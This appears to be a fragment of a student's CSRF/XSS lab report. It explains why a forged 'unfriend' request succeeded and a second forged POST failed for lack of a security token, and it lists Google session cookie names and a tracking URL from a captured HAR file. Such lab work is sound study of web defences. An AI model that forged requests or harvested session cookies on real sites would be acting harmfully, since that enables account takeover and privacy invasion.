



- As you can see, after unfriending Boby and returning to the index of the attacker site, Alice is still not Boby's friend



- During the second attack, the POST process continually tries to execute. But each time it tries, the site is informed that it has the incorrect URI to perform that action. This is due to the fact that Boby did not program in the security token or timestamp functionality into this attack.

Task 3.1: Here I captured the HAR file of a google search. Due to the way the urls are constructed, now everyone will know that I'm looking for a way to pass this class.




HAR File Data — Mozilla Firefox
CSRF/XSS Lab - Google Doc
HAR File Data
file:///home/erik/Documents/_school/CSE4402/HAR-info-tool-main/results.html
NID
SID
__Secure-3PSID
HSID
SSID
APISID
SAPISID
__Secure-3PAPISID
SIDCC
SEARCH_SAMESITE
CONSENT
ANID
__Secure-3PSIDCC
1P_JAR
OGPC
DV
https://www.google.com/gen_204?atyp=i&ei=P62FYNe8GLuu5NoP_7SI0Ak&ct=slh&v=t1&pv=0.9319221661724618&
me=24:1619373387821,V,0,0,0,0:3161,h,1,8,i:7,h,1,8,o:207,e,H&zx=1619373391198
POST
Origin: https://www.google.com
14:25